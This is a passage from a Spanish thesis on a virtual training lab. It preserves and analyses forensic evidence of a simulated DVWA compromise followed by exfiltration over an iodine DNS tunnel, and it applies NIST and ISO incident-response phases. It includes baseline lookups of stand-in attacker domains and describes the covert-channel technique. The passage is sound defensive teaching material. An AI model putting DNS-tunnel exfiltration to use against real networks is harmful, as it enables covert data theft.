Respuesta desde 192.168.100.40: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.100.40: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.100.40: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.100.40: bytes=32 tiempo=1ms TTL=64

Estadísticas de ping para 192.168.100.40:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
        (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

Figura 80 Conectividad con 192.168.100.40. Fuente. Captura de pantalla de la terminal iodine. Elaboración propia

Esto indica que Windows está expuesto a tráfico lateral y servicios internos.

V.3.4.3 Simulación de impacto indirecto del incidente en Windows

Durante la simulación previa se explotó DVWA, se creó un canal encubierto DNS con iodine y generación de tráfico DNS anómalo

Aunque Windows no participó en la explotación inicial, su presencia en la red lo expone a: resoluciones DNS anómalas, tráfico encubierto y comunicación sospechosa.

V.3.4.4 Generación de actividad DNS en Windows

Con el fin de generar evidencia comparable, se ejecutaron resoluciones DNS legítimas desde el sistema Windows.

- nslookup google.com

```
C:\Users\brayan>nslookup google.com
Servidor: UnKnown
Address: 192.168.159.2

Nombre: google.com.localdomain
Address: 64.233.186.102
```

Figura 81 Resoluciones DNS en SO Windows. Fuente. Captura de pantalla de la cmd windows. Elaboración propia

Windows tiene una resolución DNS funcional, el servidor DNS utilizado es: 192.168.159.2. Esto es tráfico DNS legítimo y representa el comportamiento normal de un endpoint corporativo.

Esto sirve como línea base (baseline) de tráfico DNS normal

- nslookup data.exfiltration.test

```
C:\Users\brayan>nslookup data.exfiltration.test
Servidor: UnKnown
Address: 192.168.159.2

*** UnKnown no encuentra data.exfiltration.test: Non-existent domain
```

Figura 82 Ejecución del comando nslookup data.exfiltration.test. Fuente. Captura de pantalla de la cmd windows. Elaboración propia

Se verifica que el dominio no existe en internet, Windows consulta a su DNS legítimo y el DNS responde NXDOMAIN.

Este comportamiento demuestra que Windows no está comprometido, Windows no forma parte del túnel DNS y el endpoint no resuelve dominios maliciosos internos.

Con estos resultados se puede diferenciar tráfico DNS legítimo de tráfico encubierto generado por iodine.

- ping exfil.attacker.test

```
C:\Users\brayan>ping exfil.attacker.test
La solicitud de ping no pudo encontrar el host exfil.attacker.test. Compruebe el nombre y vuelva a intentarlo.
```

Figura 83 Respuesta del comando nslookup data.exfiltration.test. Fuente. Captura de pantalla de la cmd windows. Elaboración propia

Con esta respuesta Windows intenta resolver el nombre, el DNS no lo conoce, no existe túnel activo en Windows

Los resultados obtenidos en el sistema Windows 10 evidencian un comportamiento DNS normal, caracterizado por la resolución exitosa de dominios legítimos y la correcta identificación de dominios inexistentes.

La imposibilidad de resolver dominios como data.exfiltration.test y exfil.attacker.test confirma que el endpoint Windows no participa directamente en el canal encubierto DNS, permitiendo establecer una línea base de tráfico DNS legítimo frente al tráfico anómalo generado durante la exfiltración de información

V.3.5 Obtención y preservación de evidencias forenses en el laboratorio virtual

V.3.5.1 Enfoque metodológico de obtención de evidencias.

La obtención de evidencias forenses en el presente laboratorio se realiza bajo los principios de:

- No alteración de la evidencia
- Recolección controlada
- Documentación del origen
- Separación entre adquisición y análisis.

Por ello, las evidencias se obtienen directamente desde cada máquina virtual, utilizando herramientas nativas del sistema operativo, evitando modificaciones innecesarias del entorno.

V.3.5.2 Evidencias obtenidas desde el servidor Ubuntu (DVWA + Iodine)

Servidor comprometido y punto de exfiltración mediante canal DNS

Ip: 192.168.100.30 / 192.168.100.40

V.3.5.2.1 Evidencia 1: Interfaces de red activas (detección del túnel DNS)

Se identificó la creación de interfaces virtuales asociadas al canal encubierto DNS (iodine)

Por ello en una terminal de Ubuntu se ejecutó el comando `ip addr`

```
root@ubuntu:/home/ubuntu# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0f:76:44 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.40/24 brd 192.168.100.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0f:7644/64 scope link
        valid_lft forever preferred_lft forever
3: dns0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1130 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.0.0.1/24 scope global dns0
        valid_lft forever preferred_lft forever
root@ubuntu:/home/ubuntu#
```

Figura 84 Ejecución del comando `ip addr`. Fuente. Captura de pantalla de la terminal ubuntu. Elaboración propia

Aparece una interfaz adicional `dns0`, como parte de la fase de extensión del escenario de incidente, se procedió a la obtención de evidencias técnicas en el sistema Ubuntu que actuó como servidor del canal encubierto basado en DNS. Tras la ejecución del servicio `iodined`, se verificó el estado de las interfaces de red mediante el comando `ip addr`, identificándose la creación de una interfaz virtual denominada `dns0`.

La interfaz `dns0` presenta una dirección IP asignada `10.0.0.1/24`, correspondiente a la red virtual utilizada por el túnel DNS. Esta interfaz de tipo point-to-point confirma el establecimiento exitoso de un canal de comunicación encapsulado sobre tráfico DNS, el cual es característico de técnicas de exfiltración de información mediante canales encubiertos, el

ataque pasó de la fase de explotación a exfiltración.

Asimismo, se mantiene activa la interfaz física ens33, asociada a la red interna del laboratorio 192.168.100.0/24 lo que evidencia que el túnel DNS se superpone a la infraestructura de red existente sin afectar la conectividad convencional del sistema.

La coexistencia de ambas interfaces demuestra que el sistema comprometido opera simultáneamente como un nodo legítimo de la red interna y como un punto de terminación de un canal encubierto, lo que representa un escenario realista de compromiso avanzado dentro de un entorno corporativo.

V.3.5.2.2 Evidencia 2: Procesos relacionados con iodine

Se identificó procesos activos relacionados con la exfiltración:

- El resultado evidencia que el proceso iodined se encuentra en ejecución bajo el usuario root, lo cual confirma:
- El sistema Ubuntu estaba ejecutando activamente el servidor de túnel DNS
- La interfaz virtual dns0 fue creada y asociada al rango 10.0.0.1/24 utilizado para el canal encubierto.
- El dominio tunnel.lab fue empleado como dominio base para encapsular tráfico no legítimo dentro de consultas DNS
- La ejecución con privilegios elevados(root) confirma control total del sistema por parte del proceso malicioso.

La presencia de múltiples entradas del proceso corresponde al funcionamiento normal del servicio iodined, el cual mantiene procesos activos para la gestión del túnel y el manejo de solicitudes DNS entrantes.

Esta evidencia es fundamental dentro del análisis del incidente, debido a que:

- Demuestra de forma objetiva que el sistema fue utilizado como

infraestructura de exfiltración.

- Permite correlacionar el tráfico DNS anómalo observado en la red con un proceso específico en el host.
- Refuerza la integración entre los procesos de gestión de incidentes (Identificación y contención) y análisis forense digital (recolección y validación de evidencias).
- Proporciona un punto de partida para análisis posteriores, como captura de tráfico, análisis de logs y reconstrucción de la línea temporal del incidente.

La identificación de procesos iodined en ejecución confirma que el canal encubierto DNS no fue un evento aislado, sino una actividad persistente y controlada, lo cual constituye una evidencia técnica clara del uso de técnicas avanzadas de exfiltración de información dentro del laboratorio virtual.

V.3.5.2.3 Evidencia 3: Logs del sistema

Se preservó registros del sistema relacionados con actividad de red y procesos. Desde una terminal con privilegios de superusuario se ejecutó el siguiente comando:

```
root@ubuntu:/home/ubuntu# sudo journalctl -xe > evidencia_journal_ubuntu.txt
root@ubuntu:/home/ubuntu# _
```

Figura 85 Preservación de registros. Fuente. Captura de pantalla de la terminal ubuntu. Elaboración propia

Este comando permitió exportar los eventos gestionados por el sistema systemd hacia un archivo de texto.

Se generó el archivo evidencia_journal_ubuntu.txt el cual contiene registros del sistema asociados a procesos activos, servicios y eventos relevantes ocurridos durante el incidente

V.3.5.3 Evidencias obtenidas desde Kali Linux (sistema atacante)

V.3.5.3.1 Evidencia 4: Historial de comandos del atacante

Se registró las acciones ejecutadas durante el ataque.

La evidencia fue obtenida desde la máquina virtual Kali Linux, utilizada como sistema atacante en el escenario de ciberseguridad. Desde una terminal se ejecutó el siguiente comando




Figura 86 Historial de comandos. Fuente. Captura de pantalla de la terminal Kali Linux. Elaboración propia


Este procedimiento permitió exportar el historial de comandos ejecutados por el usuario hacia un archivo de texto, se generó el archivo evidencia_history_kali.txt el cual contiene el registro cronológico de los comandos utilizados durante el ataque.

El historial de comandos permite reconstruir las acciones realizadas por el atacante, facilitando el análisis de la metodología empleada y contribuyendo a la correlación temporal de eventos durante el incidente de ciberseguridad.

V.3.5.3.2 Evidencia 5: Configuración del túnel DNS

Se preservó la información relacionada con la configuración y parámetros utilizados en la creación del túnel DNS mediante la herramienta iodine.

Se ejecutó el siguiente comando en la terminal:



```
(root@kali)-[/home/kali]
# ps aux | grep iodine > evidencia_iodine_kali.txt
```

Figura 87 Procesos activos asociados a iodine. Fuente. Captura de pantalla de la terminal Kali Linux. Elaboración propia


Este comando permitió identificar los procesos activos asociados a iodine y almacenar sus parámetros de ejecución en un activo de texto.

Se generó el archivo evidencia_iodine_kali.txt, el cual contiene información sobre el dominio utilizado, la red virtual asignada y los parámetros del túnel DNS activo, esta evidencia permite confirmar la existencia de un canal encubierto de comunicación mediante DNS, siendo clave para demostrar el uso del túnel como mecanismo de exfiltración de información dentro del laboratorio virtual.

V.3.5.3.3 Evidencia 6: Configuración de red del endpoint Windows

Se preservó el estado de la configuración de red del sistema Windows 10 durante el periodo posterior al incidente de ciberseguridad, con la finalidad de analizar su integración en la red y su posible exposición a tráfico maliciosos

La evidencia fue obtenida desde el sistema Windows 10, integrado como endpoint corporativo del laboratorio. Se ejecutó el siguiente comando desde la consola del sistema:



```
C:\Users\brayan>ipconfig /displaydns > evidencia_dns_windows.txt
C:\Users\brayan>
```

Figura 88 Preservación de la Configuración de red del sistema Windows 10. Fuente. Captura de pantalla de la cmd windows. Elaboración propia

Este comando permitió capturar información detallada sobre las interfaces


de red, direcciones IP asignadas, puerta de enlace, servidores DNS y estado de los adaptadores.

Se generó el archivo `evidencia_red_windows.txt`, el cual contiene la configuración completa de red del endpoint durante el incidente. Esta evidencia resulta fundamental para verificar que el sistema Windows formaba parte del mismo segmento de red afectado por el incidente, permitiendo correlacionar su configuración con eventos de resolución DNS, tráfico lateral y posibles impactos indirectos derivados de la exfiltración de información.

V.3.5.3.4 Evidencia 7: Configuración de red del endpoint

Se preservó el estado de la configuración de red del sistema durante el desarrollo del incidente de ciberseguridad, con el fin de identificar su integración en la infraestructura de red del laboratorio

La evidencia fue obtenida desde el endpoint Windows 10, utilizado como estación de trabajo dentro del entorno simulado. Para ello, se ejecutó el siguiente comando desde la consola del sistema:



```
C:\Users\brayan>ipconfig /all > evidencia_red_windows.txt  
C:\Users\brayan>_
```

Figura 89 Preservación de la configuración de red durante el desarrollo del incidente. Fuente. Captura de pantalla de la cmd windows. Elaboración propia

Como resultado, se generó el archivo `evidencia_red_windows.txt`, el cual contiene información detallada sobre las interfaces de red, direcciones IP, servidores DNS, puerta de enlace y parámetros de configuración del sistema. Esta evidencia permite verificar el estado de conectividad del endpoint durante el incidente, facilitando la correlación con eventos de red, tráfico DNS y posibles impactos derivados del proceso de exfiltración de información.

V.4 Análisis Forense Digital

La presente sección desarrolla el análisis forense digital del incidente de ciberseguridad previamente simulado. En esta fase no se ejecutan nuevos comandos ni se interactúa directamente con las máquinas virtuales, ya que el análisis se realiza exclusivamente sobre las evidencias previamente adquiridas, garantizando así la integridad y validez forense de la información recopilada.

El objetivo principal de este capítulo es interpretar técnica y metodológicamente las evidencias obtenidas, correlacionarlas y demostrar la existencia de un incidente de exfiltración de datos mediante un túnel DNS, así como su impacto en los sistemas involucrados.

V.4.1 Metodología de análisis forense aplicada

Para el análisis de evidencias se siguieron principios reconocidos del análisis forense digital, alineados con buenas prácticas como las propuestas por NIST e ISO/IEC 27037, considerando las siguientes fases:

- Revisión de evidencias adquiridas
- Análisis individual de cada evidencia
- Correlación de hallazgos
- Reconstrucción del incidente

Cada evidencia fue analizada considerando su origen, contenido técnico y relevancia dentro del contexto del ataque simulado.

V.4.2 Análisis de las evidencias

V.4.2.1 Análisis de la Evidencia 1 Configuración de red en sistemas Linux

La primera evidencia corresponde a la configuración de red del sistema Linux involucrado en el incidente. El análisis de esta evidencia permitió identificar las interfaces de red activas, las direcciones IP asignadas y la presencia de una interfaz asociada a un túnel virtual.

La existencia de una interfaz de tipo punto a punto vinculada a DNS confirma que el sistema participaba activamente en un canal de comunicación no convencional. Este hallazgo es relevante, ya que demuestra que el endpoint fue configurado para permitir la encapsulación de tráfico dentro de consultas DNS, comúnmente utilizada para evadir mecanismos tradicionales de seguridad.

Esta evidencia establece el contexto de red necesario para la exfiltración de datos y demuestra que el sistema estaba técnicamente preparado para participar en el ataque

V.4.2.2 Análisis de la Evidencia 2: Procesos relacionados con iodine

El análisis de la segunda evidencia permitió identificar procesos activos asociados a la herramienta iodine. La ejecución de dichos procesos confirma que el tune DNS se encontraba operativo durante el incidente.

Desde el punto de vista forense, la presencia de procesos activos vinculados a iodine constituye una prueba directa de la utilización de un mecanismo de exfiltración encubierta, ya que esta herramienta es ampliamente conocida por su capacidad de transportar tráfico IP a través del protocolo DNS.

Esta evidencia demuestra de manera explícita la ejecución de software malicioso o no autorizado con fines de exfiltración, fortaleciendo la hipótesis del incidente.

V.4.2.3 Análisis de la Evidencia 3: Registros del sistema (logs)

La tercera evidencia corresponde a los registros del sistema operativo Linux. El análisis de estos logs permitió identificar eventos relacionados con la ejecución de procesos, servicios de red y posibles anomalías durante el periodo del incidente.

Los registros constituyen una fuente fundamental para el análisis temporal del ataque, ya que permiten correlacionar el inicio del túnel DNS con otros eventos del sistema.

Los logs permiten reconstruir la línea de tiempo del incidente y respaldan técnicamente los hallazgos obtenidos en otras evidencias.

V.4.2.4 Análisis de la Evidencia 4: Historial de comandos del atacante

El análisis del historial de comandos revela las acciones ejecutadas manualmente durante la simulación del ataque. Esta evidencia permite identificar la secuencia lógica de pasos realizados para la configuración y activación del túnel DNS.

Desde una perspectiva forense, el historial de comandos aporta información valiosa sobre la intención del atacante y la metodología utilizada. Permite atribuir acciones específicas al atacante y comprender el modus operandi del incidente.

V.4.2.5 Análisis de la Evidencia 5: Configuración del túnel DNS

Esta evidencia contiene información detallada sobre los parámetros utilizados para establecer el túnel DNS, incluyendo dominios, direcciones IP y opciones de ejecución.

El análisis confirma que el túnel fue configurado de manera intencional y funcional, lo que refuerza la existencia de un canal encubierto para la transferencia de información. Demuestra técnicamente la configuración y uso de un canal de exfiltración de datos, elemento central del incidente analizado.

V.4.2.6 Análisis de la Evidencia 6: Análisis complementario de red

La evidencia complementaria de red permite reforzar la correlación entre los sistemas involucrados, validando la comunicación entre los distintos entornos virtuales durante el incidente.

Refuerza la coherencia técnica del escenario simulado y valida la interconexión de los componentes del ataque.

V.4.2.7 Análisis de la Evidencia 7: Configuración de red del endpoint Windows

El análisis de la configuración de red del sistema Windows permitió identificar parámetros como dirección IP, puerta de enlace y servidores DNS utilizados durante el incidente.

Esta evidencia es clave para demostrar que el endpoint se encontraba correctamente configurado para comunicarse con el entorno comprometido y potencialmente participar en la cadena de exfiltración. Vincula el endpoint del usuario con el incidente y demuestra el alcance del ataque más allá del sistema Linux.

V.4.3 Correlación de evidencias

La correlación de las siete evidencias analizadas permite establecer una relación directa entre la configuración de red, la ejecución de procesos maliciosos, la actividad registrada en los logs y la interacción entre los distintos sistemas.

En conjunto, las evidencias confirman la existencia de un incidente de ciberseguridad basado en la exfiltración de datos mediante un túnel DNS, ejecutado de forma controlada dentro del laboratorio virtual.

V.4.4 Reconstrucción del incidente

A partir del análisis forense realizado, se pudo reconstruir el incidente de la siguiente manera:

1. Configuración inicial del entorno de red.
2. Implementación del túnel DNS mediante iodine
3. Ejecución de procesos de exfiltración.
4. Registro de eventos y acciones en los sistemas involucrados.
5. Preservación de evidencias para su posterior análisis.

Esta reconstrucción valida la hipótesis planteada en el proyecto y demuestra la efectividad del laboratorio virtual como herramienta de formación en ciberseguridad y análisis forense.

V.5 Gestión de incidentes de ciberseguridad

La gestión de incidentes de ciberseguridad constituye un componente esencial dentro de las estrategias de protección de los sistemas de información, especialmente en entornos organizacionales donde la detección y respuesta oportuna ante incidentes puede reducir significativamente el impacto técnico, operativo y reputacional. En el contexto actual caracterizado por el incremento de ataques sofisticados y técnicas de evasión, la gestión de incidentes no puede abordarse de manera aislada, sino que debe integrarse de forma estrecha con el análisis forense digital.

El presente proyecto titulado “Diseño de un laboratorio virtual para la formación en la integración de procesos de gestión de incidentes de ciberseguridad y análisis forense”, propone un enfoque práctico en el cual ambos procesos se articulan mediante un escenario controlado de simulación. En los capítulos anteriores se desarrolló la simulación de un incidente de exfiltración de información utilizando un canal encubierto basado en DNS, así como la obtención y análisis inicial de evidencias digitales.

En este capítulo se formaliza la gestión de incidente de ciberseguridad, tomando como insumo los resultados del análisis forense y aplicando principios y fases reconocidas en marcos de referencia internacionales como NIST SP 800-61 e ISO/IEC 27035, adaptados al entorno del laboratorio virtual con fines formativos.

V.5.1 Identificación del incidente de ciberseguridad

La fase de identificación representa el punto de inicio del proceso de gestión de incidentes y tiene como objetivo determinar si un evento observado constituye efectivamente un incidente de ciberseguridad. En el laboratorio virtual diseñado, la identificación se basa en la correlación de actividades observadas durante la simulación y las evidencias recolectadas posteriormente.

El incidente identificado corresponde a una exfiltración de información mediante un canal encubierto DNS, originada tras la explotación de una aplicación web vulnerable (DVWA) alojada en un servidor Ubuntu. El atacante, representado por la máquina Kali Linux, logró ejecutar comandos remotos y establecer un túnel DNS utilizando la herramienta iodine, permitiendo la transferencia de información a través de consultas DNS aparentemente legítimas.

La identificación del incidente se sustenta en múltiples indicadores observados en el laboratorio, tales como:

- Presencia de procesos asociados a iodine
- Resoluciones DNS anómalas hacia dominios no convencionales
- Actividad de red persistente sin interacción directa del usuario
- Participación indirecta de un endpoint Windows 10 dentro del mismo segmento de red

Estos elementos permiten confirmar que el evento supera la categoría de anomalía y debe ser tratado formalmente como un incidente de

ciberseguridad.

V.5.2 Clasificación y evaluación del incidente

Una vez identificada el incidente, es necesario clasificarlo y evaluar su severidad con el fin de determinar la prioridad de respuesta. En el escenario simulado, el incidente se clasifica como un incidente de confidencialidad, dado que el objetivo principal del atacante fue la extracción de información sin autorización.

Desde el punto de vista técnico, el incidente presenta características que incrementan su nivel de riesgo:

- Uso de técnicas de evasión mediante DNS tunneling
- Capacidad de comunicación persistente con infraestructura externa
- Dificultad de detección mediante mecanismos tradicionales.
- Potencial de propagación lateral dentro de la red interna.

En función de estos criterios, el incidente se categoriza como de severidad alta, ya que compromete información sensible y evidencia debilidades estructurales en la seguridad de la red y de las aplicaciones desplegadas.

V.5.3 Contención del incidente

La contención tiene como objetivo limitar el alcance del incidente y prevenir daños adicionales mientras se preservan las evidencias necesarias para el análisis forense.

Es un entorno productivo, esta fase implicaría acciones técnicas inmediatas; sin embargo, en el laboratorio virtual diseñado, la contención se aborda desde un enfoque metodológico y formativo.

A partir de las evidencias obtenidas en el capítulo VI , se determinan como

acciones de contención recomendadas:

- Aislar el servidor comprometido que ejecuta la aplicación DVWA
- Bloquear la resolución de dominios asociados al túnel DNS
- Interrumpir procesos relacionados con iodine
- Restringir el tráfico DNS saliente no autorizado

La relevancia de esta fase dentro del laboratorio radica en la comprensión de que una contención inapropiada puede afectar negativamente la integridad de las evidencias. Por ello, se refuerza la idea de que la gestión de incidentes debe coordinarse estrechamente con el análisis forense para evitar la pérdida de información crítica

V.5.4 Erradicación del incidente

La erradicación consiste en eliminar la causa raíz del incidente y asegurar que el atacante no mantenga acceso al sistema comprometido. En el escenario desarrollado, el análisis forense permitió identificar como causas principales:

- La presencia de una aplicación web vulnerable sin mecanismos adecuados de validación de entradas.
- La permisividad en la infraestructura de red para la resolución DNS
- La ausencia de controles de detección sobre tráfico encubierto.

Las acciones de erradicación propuestas incluyen la eliminación del túnel DNS, la corrección de las vulnerabilidades explotadas en la aplicación web, la revisión de configuraciones de red y la implementación de controles adicionales de monitoreo. Estas medidas no solo eliminan el incidente actual, sino que reducen la probabilidad de recurrencia.

V.5.5 Recuperación de los sistemas afectados

La fase de recuperación busca restablecer la operación normal de los sistemas afectados, garantizando que el entorno se encuentra libre de amenazas. En el laboratorio virtual, esta fase se representa conceptualmente

mediante la validación de conectividad, la verificación de configuraciones de red y la observación del comportamiento de los sistemas tras la eliminación del canal encubierto

El endpoint Windows 10, integrado posteriormente al escenario, permite ilustrar como sistemas no directamente atacados pueden verse involucrados indirectamente en un incidente, reforzando la necesidad de validar el estado de todos los activos de la red antes de considerarla completamente recuperada.

V.5.6 Lecciones aprendidas

La fase de lecciones aprendidas constituye un elemento clave dentro de la gestión de incidentes, ya que permite transformar el incidente en una oportunidad de mejora continua. A partir del laboratorio desarrollado, se identifican lecciones relevantes tanto a nivel técnico como organizacional.

Desde el punto de vista técnico, se evidencia que el tráfico DNS puede ser utilizado como un canal encubierto altamente efectivo, que las vulnerabilidades web siguen siendo un vector crítico de ataque y que los endpoints legítimos pueden participar involuntariamente en actividades maliciosas. A nivel organizacional, se resalta la importancia de contar con procedimientos definidos, personal capacitado y mecanismos de integración entre análisis forense y respuesta a incidentes

V.6 Integración de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital en el laboratorio virtual

La integración efectiva entre los procesos de gestión de incidentes de ciberseguridad y el análisis forense digital constituye un desafío técnico recurrente en los entornos reales de seguridad de la información. En muchos

escenarios, la respuesta a incidentes se ejecuta de forma reactiva, mientras que el análisis forense se realiza de manera posterior, lo que puede generar pérdida de evidencias relevantes o inconsistencias en la reconstrucción del evento.

En este contexto, el laboratorio virtual diseñado en la presente tesis fue concebido con el propósito de integrar ambos procesos de manera práctica, técnica y secuencial, permitiendo que cada fase del incidente simulado genere evidencias digitales que puedan ser preservadas, analizadas y correlacionadas. Este enfoque permite que la gestión del incidente y el análisis forense se desarrollen de forma coordinada dentro de un entorno local controlado basado en máquinas virtuales interconectadas.

V.6.1 Enfoque de integración aplicado en el laboratorio virtual

El laboratorio virtual implementado se basa en una arquitectura de máquinas virtuales que cumplen roles diferenciados: un sistema vulnerable, un sistema atacante, un sistema de soporte para la exfiltración de información y un endpoint adicional para el análisis del impacto lateral. Esta arquitectura permitió simular un incidente de ciberseguridad completo, desde la explotación inicial hasta la exfiltración de datos mediante un canal encubierto DNS.

La integración de procesos se logró al diseñar el laboratorio de forma que cada acción técnica ejecutada durante el incidente tuviera una correspondencia directa con actividades de gestión de incidentes y análisis forense digital, evitando la separación artificial entre ambos enfoques.

V.6.2 Integración durante la fase de identificación del incidente

Dentro del laboratorio virtual, la fase de identificación del incidente se materializó mediante la observación de comportamientos anómalos generados durante la simulación del ataque. La explotación de la aplicación web vulnerable y la posterior creación de un túnel DNS generaron indicadores

claros de compromiso, tales como procesos inusuales, tráfico DNS no convencional y servicios activos no autorizados.

Desde la perspectiva de la gestión de incidentes, estos eventos permitieron identificar la ocurrencia de un incidente de ciberseguridad. De forma paralela, el análisis forense digital se integró mediante la ejecución de comandos orientados a la recolección de evidencias, tales como la identificación de procesos activos y el registro de servicios relacionados con la exfiltración.

Este enfoque permitió demostrar que la identificación del incidente y la identificación de evidencias forenses pueden realizarse de manera simultánea, fortaleciendo la capacidad de análisis técnico desde las primeras etapas del evento.

V.6.3 Integración durante la contención y preservación de evidencias

Una vez identificado el incidente, el laboratorio virtual permitió simular decisiones propias de la fase de contención, tales como la limitación del alcance del ataque y la evaluación del estado de los sistemas involucrados.

En esta etapa, la integración con el análisis forense fue fundamental, ya que priorizó la preservación del estado del sistema antes de realizar cualquier acción correctiva.

Las evidencias recolectadas incluyeron registros del sistema, procesos activos, configuraciones de red y archivos de salida generados mediante comandos específicos. Estas acciones reflejan buenas prácticas forenses, donde la contención del incidente no compromete la integridad de las evidencias digitales.

De este modo, el laboratorio evidencia la importancia de coordinar la respuesta técnica con la preservación de información relevante, evitando la alteración de datos que podrían ser necesarios para un análisis posterior más detallado.

V.6.4 Integración durante el análisis forense posterior al incidente

El laboratorio virtual permitió realizar un análisis forense posterior utilizando las evidencias recolectadas durante la simulación del incidente. Dichas evidencias provinieron de múltiples fuentes, incluyendo sistemas Linux comprometidos, la máquina atacante y el endpoint Windows integrado al entorno.

El análisis de estas evidencias permitió reconstruir la secuencia del ataque, identificar las herramientas utilizadas y comprender el mecanismo de exfiltración de información mediante un canal encubierto DNS. Asimismo, la revisión de configuraciones de red y registros del sistema permitió contextualizar el incidente dentro del entorno virtual, facilitando la correlación entre eventos.

Este proceso demuestra que el análisis forense no constituye una fase aislada, sino una actividad que se apoya directamente en las acciones realizadas durante la gestión del incidente, reforzando la integración de ambos procesos dentro de laboratorio.

V.6.5 Aporte de endpoint Windows en la integración de procesos

La inclusión de un sistema operativo Windows dentro del laboratorio virtual permitió ampliar el alcance del análisis forense y de la gestión del incidente. Aunque este sistema no fue el objetivo directo del ataque, su análisis permitió evaluar la propagación de efectos del incidente dentro del entorno de red, así como preservar información relevante sobre la configuración de red y la resolución de nombres. Este componente del laboratorio refuerza un escenario realista, donde la gestión de incidentes y el análisis forense deben considerar no solo los sistemas directamente comprometidos, sino también aquellos que podrían verse afectados de manera indirecta.

CAPITULO VI: DISCUSIÓN

El presente proyecto tuvo como objetivo el diseño e implementación de un laboratorio virtual orientado a la formación en la integración de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital, mediante la simulación controlada de un escenario de ataque en un entorno local basado en máquinas virtuales interconectadas.

Los resultados obtenidos a lo largo del desarrollo del laboratorio evidencian que la arquitectura propuesta permitió simular de manera efectiva un incidente de ciberseguridad completo, abarcando fases clave como el compromiso inicial de un sistema vulnerable y la exfiltración de información mediante un canal encubierto basado en DNS. Esta secuencia técnica guarda correspondencia con modelos reconocidos de gestión de incidentes, como los establecidos por el NIST SP 800-61, donde se describen etapas de detección, análisis, contención y erradicación (NIST,2012)

En relación con el análisis forense digital, el laboratorio permitió la generación, preservación y posterior análisis lógico de evidencias provenientes de múltiples fuentes, tales como registros del sistema, procesos activos, configuraciones de red y tráfico DNS. Si bien no se realizó un análisis forense profundo a nivel de imagen de disco o memoria volátil, la obtención de evidencias textuales y de configuración fue suficiente para demostrar la trazabilidad del ataque y su impacto en los sistemas involucrados, lo cual es consistente con enfoques forenses iniciales descritos en la literatura (Casey, 2011).

Un aspecto relevante de la discusión es la integración efectiva entre ambos procesos. En lugar de tratar la gestión de incidentes y el análisis forense como

actividades aisladas, el laboratorio evidenció cómo las acciones ejecutadas durante la respuesta al incidente (por ejemplo, identificación de tráfico DNS anómalo) influyen directamente en la selección y preservación de evidencias forenses. Esta integración responde a lo propuesto por la norma ISO/IEC, la cual enfatiza la necesidad de coordinación entre la respuesta operativa y la investigación técnica (ISO/IEC, 2016).

